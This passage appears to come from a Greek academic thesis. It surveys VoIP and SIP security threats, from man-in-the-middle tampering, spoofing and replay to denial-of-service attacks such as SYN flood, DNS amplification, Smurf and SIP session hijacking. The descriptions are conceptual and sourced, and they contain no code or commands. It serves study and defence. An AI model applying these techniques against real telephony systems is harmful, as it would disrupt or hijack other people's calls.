Όπως προαναφέρθηκε, σύμφωνα με τον Ciampa M., στην ενεργητική μορφή της επίθεσης ενδιάμεσου, ο επιτιθέμενος παρεμβαίνει μεταξύ της συνομιλίας των χρηστών, συλλέγει τα δεδομένα τα οποία μεταδίδονται μεταξύ τους, τα τροποποιεί και στη συνέχεια τα αποστέλλει στον αρχικό προορισμό τους (Ciampa M. 2014:112). Σε μια επίθεση ενδιαμέσου, ο επιτιθέμενος εκτός από τη δυνατότητα της καταγραφής, ανάλυσης και τροποποίησης μίας συνομιλίας, έχει και τη δυνατότητα να ανακατευθύνει τα μηνύματα της συνομιλίας δημιουργώντας έτσι επιθέσεις όπως η αναδρομολόγηση κλήσης, η κλήση μαύρης τρύπας, ακόμα και επιθέσεις άρνησης εξυπηρέτησης. Οι επιθέσεις αυτές θα αναφερθούν αναλυτικότερα παρακάτω.

2.3.2.1 Call Rerouting

Η τροποποίηση των μηνυμάτων (message alteration) ή η τροποποίηση των πολυμέσων (media alteration) είναι δυνατόν να επιτευχτεί με διάφορους τρόπους από τον επιτιθέμενο. Μια μορφή τροποποίησης μηνυμάτων είναι και η αναδρομολόγηση κλήσης. Η αναδρομολόγηση κλήσης (Call Rerouting) είναι η μη εξουσιοδοτημένη αλλαγή κατεύθυνσης μίας κλήσης τροποποιώντας τις πληροφορίες δρομολόγησης του μηνύματος της. Αποτέλεσμα της αναδρομολόγησης κλήσεων είναι είτε να αποκλείσει νόμιμες οντότητες είτε να συμπεριλάβει μη νόμιμες οντότητες στη διαδρομή του τηλεφωνικού σήματος ή των πολυμέσων (Park P. 2009:34-38). Η επίθεση κλήσης μαύρης τρύπας (Call Black Holing), η οποία επίσης ανήκει στην κατηγορία επιθέσεων τροποποίησης μηνυμάτων, θα αναφερθεί παρακάτω στη παράγραφο "Απειλές κατά της Διαθεσιμότητας (Availability)", καθώς ανήκει και σε εκείνη τη κατηγορία απειλών.

2.3.2.2 Media Injection

Μια μορφή τροποποίησης πολυμέσων είναι η έκχυση πολυμέσων (Media Injection), στην οποία ο επιτιθέμενος εκχύνει νέα πολυμέσα ή αντικαθιστά ήδη υπάρχοντα πολυμέσα με άλλα σε ένα ενεργό κανάλι πολυμέσων, με αποτέλεσμα το θύμα να ακούει διαφημίσεις, θόρυβο ή "ησυχία" κατά τη διάρκεια μιας συζήτησης. Πιο συγκεκριμένα, εάν ο επιτιθέμενος με κάποιο τρόπο καταφέρει να κρυφακούσει κάποια πακέτα RTP σε μια συνδιάλεξη, μπορεί να στείλει ψευδή πακέτα RTP σε έναν από τους χρήστες της συνδιάλεξης χρησιμοποιώντας την ίδια κωδικοποίηση. Εάν τα ψευδή πακέτα έχουν μεγαλύτερες χρονοσφραγίδες (timestamps) και αριθμούς ακολουθίας από τα νόμιμα πακέτα RTP, ο παραλήπτης ενδέχεται να αποδεχτεί τα ψευδή πακέτα και να απορρίψει τα νόμιμα (Park P. 2009:34-38, Seedorf J. et al. 2011).

2.3.2.3 QoS Degradation

Η υποβάθμιση των πολυμέσων ή της ποιότητας εξυπηρέτησης (QoS Degradation), είναι η μη εξουσιοδοτημένη μέθοδος κατά την οποία, ένας επιτιθέμενος παραποιεί τα πολυμέσα ή κάποια πρωτόκολλα πολυμέσων όπως το RTCP, με στόχο να μειώσει τη ποιότητα εξυπηρέτησης μιας επικοινωνίας. Αυτό μπορεί να συμβεί επειδή ο επιτιθέμενος στέλνει λανθασμένες αναφορές RTCP γνωστοποιώντας έτσι περισσότερες απώλειες πακέτων και μεγαλύτερη παραμόρφωση σε σχέση με τις πραγματικές τιμές. Αυτό έχει ως αποτέλεσμα να χρησιμοποιηθούν κωδικοποιητές μικρότερης ποιότητας, μειώνοντας με αυτό το τρόπο την ποιότητα κλήσης. Η εκτεταμένη χρήση της επίθεσης

αυτής μπορεί να οδηγήσει και σε επίθεση άρνησης εξυπηρέτησης (βλέπε παρακάτω) (Park P. 2009:34-38, Seedorf J. et al. 2011).

2.3.2.4 SIP Message Tampering

Η παραποίηση ενός μηνύματος SIP (SIP Message Tampering) περιλαμβάνει την τροποποίηση σημαντικών πεδίων ενός μηνύματος SIP ή την τροποποίηση του σώματος του SDP πρωτοκόλλου. Παράδειγμα μιας τέτοιας απειλής είναι η τροποποίηση πακέτων χειραψίας, ώστε να αποφευχθεί η εγκαθίδρυση μιας ασφαλούς συνεδρίας (SRTP). Η ίδια μέθοδος μπορεί να χρησιμοποιηθεί και για να υποβαθμιστεί η ποιότητα των πολυμέσων μιας συνεδρίας αφήνοντας έναν χρήστη να διαπραγματευτεί έναν κακής ποιότητας κωδικοποιητή (Seedorf J. et al. 2011).

2.3.2.5 SIP Spoofing

Η πλαστογράφηση (Spoofing) των μηνυμάτων SIP μπορεί να κατηγοριοποιηθεί σε πλαστογράφηση αιτημάτων SIP (SIP Request Spoofing) και σε πλαστογράφηση απαντήσεων SIP (SIP Reply Spoofing). Η πλαστογράφηση αιτημάτων SIP μπορεί και αυτή με τη σειρά της να κατηγοριοποιηθεί στις παρακάτω υποκατηγορίες (Seedorf J. et al. 2011):

- Την καταστροφή της συνεδρίας (Session Teardown) κατά την οποία ο επιτιθέμενος μπορεί να στείλει CANCEL/BYE μηνύματα ώστε να καταστρέψει μια υφιστάμενη κλήση. Για μια τέτοια επίθεση ο επιτιθέμενος θα πρέπει είτε να γνωρίζει (π.χ. μέσω eavesdropping μηνυμάτων SIP INVITE) το διάλογο SIP της κλήσης, ώστε να τη καπηλευτεί (Hijack) (βλέπε και παρακάτω), είτε θα πρέπει να βασιστεί σε υλοποιήσεις SIP, οι οποίες δεν αυθεντικοποιούν σωστά αιτήματα βασισμένα σε ένα διάλογο SIP.
- Την απάτη κόστους (Billing Fraud) κατά την οποία ο επιτιθέμενος μπορεί να τροποποιήσει και να αποστείλει ένα υποκλαπέν αίτημα INVITE, ώστε να χρεώσει μια κλήση στο θύμα και να αποφύγει να την πληρώσει ο ίδιος.
- Την πλαστογράφηση της ταυτότητας του χρήστη (User ID Spoofing) κατά την οποία ο επιτιθέμενος χρησιμοποιεί την ταυτότητα ενός νόμιμου χρήστη και την επίθεση μη επιθυμητών αιτημάτων (Unwanted Requests) κατά την οποία ο επιτιθέμενος στέλνει αιτήματα, ώστε να παρέμβει σε μια κανονική λειτουργία, π.χ. στέλνοντας αίτημα REGISTER, με στόχο να καπηλευτεί μια κλήση.

Η πλαστογράφηση απαντήσεων SIP, περιλαμβάνει την αποστολή πλαστών απαντήσεων SIP όπως οι παρακάτω (Seedorf J. et al. 2011):

- Την αποστολή πλαστής απάντησης 199, κατά την οποία ο επιτιθέμενος στέλνει μια πλαστή απάντηση 199 ώστε να τερματίσει έναν πρώιμο διάλογο. Η πλαστή απάντηση δεν θα τερματίσει όλη τη συνέδρια, αλλά μπορεί να της αλλάξει την κατεύθυνση.
- Την αποστολή πλαστής απάντησης 200, κατά την οποία ο επιτιθέμενος εκχύνει (inject) μια πλαστή απάντηση 200 επηρεάζοντας τις συνδιαλλαγές μεταξύ των χρηστών της συνδιάλεξης. Σε ακραία περίπτωση αυτό μπορεί να οδηγήσει σε καπηλεία κλήσης, αν και στις περισσότερες των περιπτώσεων μια τέτοια επίθεση μπορεί να αφήσει ίχνη σηματοδοσίας, τα οποία μπορούν να ανιχνευτούν.
- Την αποστολή πλαστής απάντησης 302, κατά την οποία ο επιτιθέμενος μπορεί να εκχύσει μια πλαστή απάντηση "302 Moved Temporarily", επηρεάζοντας τις συνδιαλλαγές μεταξύ των χρηστών της συνδιάλεξης, έχοντας έτσι τη δυνατότητα να ανακατευθύνει μια κλήση σε οποιοδήποτε προορισμό.
- Την αποστολή πλαστής απάντησης 404, κατά την οποία ο επιτιθέμενος μπορεί να εκχύσει μια πλαστή απάντηση "404 Not Found", επηρεάζοντας τις συνδιαλλαγές μεταξύ των χρηστών της συνδιάλεξης. Μια τέτοια επίθεση μπορεί να οδηγήσει στη διακοπή εγκαθίδρυσης μιας κλήσης.

Περισσότερες πληροφορίες σχετικά με τους κωδικούς απάντησης αιτημάτων SIP εμφανίζονται στο ΠΑΡΑΡΤΗΜΑ Α.

2.3.2.6 Replay Attack

Η επίθεση επανάληψης (Replay Attack) μπορεί να διεξαχθεί ως αποτέλεσμα μιας επιτυχημένης επίθεσης όσφρησης (sniffing) κατά τη διάρκεια μιας επίθεσης ενδιαμέσου. Ένα απλό σενάριο περιλαμβάνει την καταγραφή της κίνησης ενός δικτύου μεταξύ δυο χρηστών και την αποθήκευση των στοιχείων αυθεντικοποίησης της συνεδρίας. Ο επιτιθέμενος στη συνέχεια μπορεί να επαναλάβει σε μεταγενέστερο χρόνο τα στοιχεία της αυθεντικοποίησης, ώστε να αποκτήσει πρόσβαση σε πληροφορίες ή να μεταμφιεστεί σε νόμιμο χρήστη. Η επίθεση επανάληψης μπορεί επίσης να αφορά την αποστολή αντιγράφου μεταφοράς δεδομένων με αποτέλεσμα την καταστροφή ή την τροποποίηση των δεδομένων (Prowell S. et al. 2010:104).

2.3.3 Απειλές κατά της Διαθεσιμότητας (Availability)


Η πιο διαδεδομένη απειλή κατά της διαθεσιμότητας είναι η άρνηση εξυπηρέτησης (Denial of Service - DoS). Σύμφωνα με την Επιτροπή της Εθνικής Ασφάλειας Συστημάτων της Αμερικής (Committee on National Security Systems - CNSS) ως άρνηση εξυπηρέτησης ορίζεται η αποτροπή της εξουσιοδοτημένης πρόσβασης σε πόρους ή η καθυστέρηση χρονικά κρίσιμων εργασιών (χρονικά κρίσιμη μπορεί να θεωρείται μια εργασία κάποιων χιλιοστών του δευτερολέπτου ή μπορεί να θεωρείται μια εργασία ωρών αναλόγως την παρεχόμενη υπηρεσία) (CNSSI).

Στόχος των DoS επιθέσεων είναι να καταστήσουν τις στοχευόμενες υπηρεσίες μη προσβάσιμες από τους νόμιμους χρήστες καταναλώνοντας τους πόρους (bandwidth) του δικτύου ή καταναλώνοντας (draining) τους πόρους του server, όπως αυτούς της μνήμης (memory) και αυτούς του επεξεργαστή (Central Processing Unit - CPU). Οι πιο απλές μορφές των επιθέσεων DoS καταναλώνουν τους πόρους του δικτύου ή του server απλά προκαλώντας κορεσμό στον στόχο με ένα μεγάλο αριθμό αιτημάτων, τα οποία δημιουργούνται από μια ή περισσότερες πηγές. Σύμφωνα με τους Geneiatakis D. et al., ανάλογα με τη μέθοδο λειτουργίας τους, οι επιθέσεις κατηγοριοποιούνται στις εξής κατηγορίες: (1) σε επιθέσεις οι οποίες καταναλώνουν τους πόρους του δικτύου, (2) σε επιθέσεις οι οποίες καταναλώνουν τους πόρους του server, (3) σε επιθέσεις οι οποίες καταναλώνουν τους περιορισμένους πόρους του λειτουργικού συστήματος (Operating System - OS) και (4) σε επιθέσεις οι οποίες εκμεταλλεύονται (exploit) σφάλματα (bugs) του server (Geneiatakis D. et al. 2011).

2.3.3.1 DDoS

Όταν η κίνηση μιας επίθεσης άρνησης εξυπηρέτησης προέρχεται από πολλαπλές πηγές, ονομάζεται επίθεση κατανεμημένης άρνησης εξυπηρέτησης (Distributed Denial of Service - DDoS). Χρησιμοποιώντας πολλαπλές πηγές επίθεσης η αποτελεσματικότητα της επίθεσης ενισχύεται, με αποτέλεσμα η άμυνα από τέτοιες μορφές επίθεσης να γίνεται πολύπλοκη. Μια επίθεση DDoS αποτελείται από δυο στάδια. Στο πρώτο ο επιτιθέμενος εκμεταλλεύεται ευπάθειες συστημάτων τα οποία είναι συνδεδεμένα στο διαδίκτυο και εγκαθιστά σε αυτά κακόβουλο λογισμικό, με αποτέλεσμα να τα μετατρέψει σε zombies (γνωστά και ως bots) και να αποκτήσει τον έλεγχο τους. Στο δεύτερο στάδιο ο επιτιθέμενος στέλνει εντολές στα συστήματα αυτά, ώστε να

εκτελέσουν την επίθεση στο θύμα. Ένα σύνολο τέτοιων συστημάτων ονομάζεται Botnet (Peng T. et al. 2007).



Σχήμα 9: Επίθεση Κατανεμημένης Άρνησης Εξυπηρέτησης (DDoS) (Cisco Guide)


2.3.3.2 DRDoS

Σημαντικός στόχος ενός επιτιθέμενου είναι να κρύψει την ταυτότητα του. Αυτό μπορεί να επιτευχτεί μέσα από την επίθεση άρνησης εξυπηρέτησης κατανεμημένης αντανάκλασης (Distributed Reflector Denial of Service - DRDoS). Στόχος της DRDoS είναι να συσκοτίσει την αρχική πηγή προέλευσης της επίθεσης χρησιμοποιώντας κάποιους τρίτους, οι οποίοι ονομάζονται ανακλαστήρες (Reflectors) και έχουν ως ρόλο να αναμεταδώσουν την επίθεση στο θύμα. Η επίθεση αποτελείται από τρία στάδια. Το πρώτο στάδιο είναι ίδιο με την παραπάνω επίθεση, δηλαδή ο επιτιθέμενος προσπαθεί να αποκτήσει τον έλεγχο των zombies. Στο δεύτερο στάδιο, ο επιτιθέμενος αντί να καθοδηγήσει τα zombies σε μια απευθείας επίθεση στο θύμα, τα καθοδηγεί σε στείλουν πλαστογραφημένα (spoofed) πακέτα, τα οποία έχουν ως διεύθυνση αποστολέα αυτή του θύματος σε τρίτους. Στο τρίτο στάδιο τα τρίτα μέλη της επίθεσης απαντούν στα αιτήματα των zombies στέλνοντας κίνηση στο θύμα με αποτέλεσμα τη δημιουργία μιας DDoS επίθεσης (Peng T. et al. 2007).

2.3.3.3 DNS Amplification

Μια αποτελεσματική μορφή επίθεσης αντανάκλασης χρησιμοποιεί τους ήδη υπάρχοντες DNS servers για να το επιτύχει. Η επίθεση DNS ενίσχυσης (DNS Amplification) είναι η πιο κοινή επίθεση άρνησης εξυπηρέτησης, η οποία χρησιμοποιεί


αναδρομικούς διακομιστές ονομάτων (open recursive servers). Είναι παρόμοια με την επίθεση Smurf, η οποία αναφέρεται παρακάτω, αλλά αντί για πλαστογραφημένα ICMP echo αιτήματα, στέλνει μικρά πλαστογραφημένα αιτήματα σε έναν ανοιχτό επιλυτή (open resolver), προκαλώντας τον έτσι να στείλει πολύ μεγαλύτερα μηνύματα απάντησης στο θύμα. Πιο αναλυτικά, ο επιτιθέμενος κατευθύνει τα συστήματα, τα οποία ελέγχει να ξεκινήσουν την επίθεση, αυτά με τη σειρά τους στέλνουν DNS αιτήματα για κάποια διεύθυνση διαδικτύου π.χ. example.com και ορίζουν ως διεύθυνση αποστολέα αυτή του θύματος. Οι open resolver servers ρωτούν τον διακομιστή ονομάτων (name server) για τη διεύθυνση του example.com, αυτός τους απαντά και εκείνοι με τη σειρά τους στέλνουν τις απαντήσεις του διακομιστή ονομάτων στο θύμα (Cisco Guide, Peng T. et al. 2007).



Σχήμα 10: Επίθεση DNS Ενίσχυσης - DNS Amplification (Cisco Guide)

2.3.3.4 Smurf


Στην επίθεση Smurf (Smurf Attack), ο επιτιθέμενος στέλνει έναν μεγάλο αριθμό αιτημάτων ICMP (Internet Control Message Protocol) echo, γνωστά και ως ping, σε μια διεύθυνση αναμετάδοσης (broadcast). Όλα τα μηνύματα ICMP έχουν πλαστογραφηθεί (spoofed) έτσι ώστε ως διεύθυνση αποστολέα να εμφανίζεται αυτή του θύματος. Με τον τρόπο αυτό, όλες οι απαντήσεις στα αιτήματα ICMP echo, θα κατευθυνθούν στο θύμα πλημυρίζοντας την IP διεύθυνση του (Subramani R. & Sridhar R. 2011).



Σχήμα 11: Επίθεση Smurf - Smurf Attack (Cisco Guide)

2.3.3.5 Ping Flood


Παρόμοια με την επίθεση Smurf είναι η επίθεση πλημμύρας Ping (Ping Flood) ή διαφορετικά και ICMP Flood. Στην επίθεση αυτή ο επιτιθέμενος στέλνει πολλά και μεγάλα πακέτα ICMP προσπαθώντας να καταναλώσει τους πόρους του δικτύου. Μια κλασική μορφή αυτής της επίθεσης την δεκαετία του 1990 ήταν η επίθεση Ping of Death, στην οποία ο επιτιθέμενος έστελνε πακέτα μεγαλύτερα από τα επιτρεπόμενα (64K) με στόχο να καταναλώσει τους πόρους του δικτύου (Oriyano S. P. 2016:306-318).



Σχήμα 12: Επίθεση Ping Flood ή ICMP Flood (Cisco Guide)


2.3.3.6 TCP SYN Flood

Σε αντίθεση με τις δυο παραπάνω μορφές επιθέσεων πλημμύρας, οι οποίες στοχεύουν στην κατανάλωση των πόρων του δικτύου, η επίθεση πλημμύρας TCP SYN Flood, γνωστή και ως μισάνοιχτη (half open), στοχεύει στη κατανάλωση των πόρων της μνήμης. Σε μια σύνδεση TCP, όταν ένας χρήστης επιχειρήσει να συνδεθεί σε έναν server μια τριπλή χειραψία (three way handshake) εγκαθιδρύεται πριν από οποιαδήποτε ανταλλαγή δεδομένων. Σε αυτήν, αρχικά ο χρήστης αιτείται μίας σύνδεσης στέλνοντας ένα μήνυμα SYN (synchronize) στον server ώστε να αρχικοποιήσει τη χειραψία. Ο server απαντά στο χρήστη αποδεχόμενος το αίτημα του, με ένα πακέτο SYN-ACK (acknowledgment) και συνέχεια ο χρήστης απαντά στον server με ένα μήνυμα ACK, ώστε να εγκαθιδρυθεί η σύνδεση (Cisco Guide).



Σχήμα 13: Τριπλή Χειραψία - Three Way Handshake (Cisco Guide)

Στην επίθεση SYN Flood, ο επιτιθέμενος στέλνει πακέτα SYN στον server, συνήθως με διεύθυνση IP αποστολέα, η οποία δεν υφίσταται ή δεν χρησιμοποιείται. Ο server συγκρατεί την αίτηση προσωρινά στη μνήμη (memory stack), απάντα στο αίτημα με SYN-ACK και περιμένει την επιβεβαίωση (ACK) από το χρήστη. Συνεχίζοντας ο επιτιθέμενος να στέλνει μηνύματα SYN, χωρίς να απαντά με επιβεβαίωση (ACK), αφήνοντας έτσι τη σύνδεση μισάνοιχτη, η προσωρινή μνήμη αρχίζει να γεμίζει, ως αποτέλεσμα ο server κάποια στιγμή να καταρρεύσει (crash) (Peng T. et al. 2007).



Σχήμα 14: Επίθεση SYN Flood (Cisco Guide)

2.3.3.7 UDP Flood

Η επίθεση πλημμύρας UDP (UDP Flood) είναι παρόμοια με την επίθεση Ping Flood, αλλά αντί να αποστέλλονται από τον επιτιθέμενο TCP μηνύματα, αποστέλλονται UDP. Η επίθεση αυτή μπορεί να είναι πιο αποτελεσματική σε σχέση με την επίθεση Ping Flood, καθώς το μέγεθος των μηνυμάτων UDP μπορεί να είναι αρκετά μεγάλο (65K) Subramani R. & Sridhar R. 2011).

2.3.3.8 Fraggle

Η επίθεση Fraggle είναι μια παραλλαγή της επίθεσης Smurf η οποία χρησιμοποιεί UDP echo αιτήματα αντί για ICMP. Όπως συμβαίνει και στην επίθεση Smurf, ο επιτιθέμενος στέλνει ένα μεγάλο αριθμό αιτημάτων UDP echo (τα οποία πρώτα έχουν πλαστογραφηθεί, έτσι ώστε ως διεύθυνση αποστολέα να εμφανίζεται αυτή του θύματος) σε μια διεύθυνση αναμετάδοσης στοχεύοντας συνήθως τη θύρα CHARGEN (Character Generator Protocol - port 19). Όταν οι χρήστες παραλάβουν το πακέτο, απαντούν με ένα πακέτο, το οποίο περιέχει έναν τυχαίο αριθμό (0-512) χαρακτήρων, το θύμα θα δεχτεί και θα ανταπαντήσει δημιουργώντας έτσι έναν βρόχο (RFC 864).

2.3.3.9 Teardrop

Η επίθεση δακρύου (Teardrop) συμβαίνει όταν ο επιτιθέμενος στέλνει τροποποιημένα μηνύματα, τα οποία έχουν τιμές που υπερκαλύπτονται, με αποτέλεσμα όταν ο

παραλήπτης τα δεχτεί και προσπαθήσει να τα επανασυναρμολογήσει, να καταστεί ασταθής και να καταρρεύσει.

2.3.3.10 Land

Στην επίθεση Land, ο επιτιθέμενος στέλνει μηνύματα στο θύμα, τα οποία πρώτα έχουν πλαστογραφηθεί (έτσι ώστε ως διεύθυνση αποστολέα να εμφανίζεται αυτή του θύματος) προκαλώντας έτσι το θύμα να επιβεβαιώνει συνεχώς τα μηνύματα, τα οποία εμφανίζεται να στέλνει στον εαυτό του δημιουργώντας έτσι έναν βρόχο (Oriyano S. P. 2016:306-318).

2.3.3.11 Επιθέσεις Σηματοδοσίας

Εκτός από τις παραπάνω γενικές μορφές επιθέσεων άρνησης εξυπηρέτησης, υπάρχουν και μορφές, οι οποίες χρησιμοποιούνται συγκεκριμένα για το πρωτόκολλο SIP. Κατηγοριοποιούνται κυρίως σε αυτές: που επηρεάζουν τη λειτουργία σηματοδοσίας, που επηρεάζουν τη λειτουργία μεταφοράς των πολυμέσων και σε αυτές που δεν ανήκουν σε κάποια από τις δυο παραπάνω κατηγορίες. Οι επιθέσεις άρνησης εξυπηρέτησης οι οποίες στοχεύουν τη λειτουργία σηματοδοσίας είναι οι παρακάτω (Niccolini S. & Chen E. 2007, Seedorf J. et al. 2011):

- Η επίθεση παραποιημένων (malformed) αιτημάτων και μηνυμάτων SIP, κατά την οποία ο επιτιθέμενος προσπαθεί να προκαλέσει κατάρρευση ή επανεκκίνηση του server ή του τερματικού στέλνοντας αιτήματα και μηνύματα SIP. Συχνά αναφέρεται και ως επίθεση SIP Fuzzing, όπου χρησιμοποιούνται από τους επιτιθέμενους λογισμικά και Fuzzing tests προκειμένου να ανακαλυφθούν και να εκμεταλλευτούν ευπάθειες μιας SIP οντότητας.
- Η επίθεση πλημμύρας αιτημάτων και μηνυμάτων SIP, κατά την οποία ο επιτιθέμενος προσπαθεί να εξαντλήσει τους πόρους ενός server ή ενός τερματικού στέλνοντας πολλά αιτήματα και μηνύματα SIP.
- Η επίθεση κλήσης μαύρης τρύπας (Session Black Holing ή Call Black Holing), κατά την οποία ο επιτιθέμενος, υποθέτοντας πως έχει είδη επιτύχει μια επίθεση Man in the Middle, εσκεμμένα ¨ρίχνει¨ απαραίτητα πακέτα (π.χ. INVITE) του πρωτοκόλλου VoIP με αποτέλεσμα η αρχικοποίηση της κλήσης να αποτύχει.
- Η επίθεση καπηλείας της συνεδρίας (Session hijacking), στην οποία ο επιτιθέμενος χρησιμοποιεί μηνύματα SIP (π.χ. 301 Moved Temporarily), ώστε να καπηλευτεί μια

εν ενεργεία κλήση και να την κατευθύνει σε έναν μη υπαρκτό server ή τερματικό, για να την καταστήσει ανέφικτη. Προϋποθέτει ο επιτιθέμενος να έχει αντιγράψει τις κατάλληλες επικεφαλίδες SIP, προκειμένου να επιτευχτεί η καπηλεία (To, From, Call-ID, CSeq).

- Η επίθεση καταστροφής της συνεδρίας (Session teardown), κατά την οποία ο επιτιθέμενος χρησιμοποιεί μηνύματα CANCEL/BYE, ώστε να τερματίσει μια υφιστάμενη κλήση. Προϋποθέτει ο επιτιθέμενος να έχει αντιγράψει τις κατάλληλες επικεφαλίδες SIP, προκειμένου να επιτευχτεί η καπηλεία (To, From, Call-ID, CSeq).
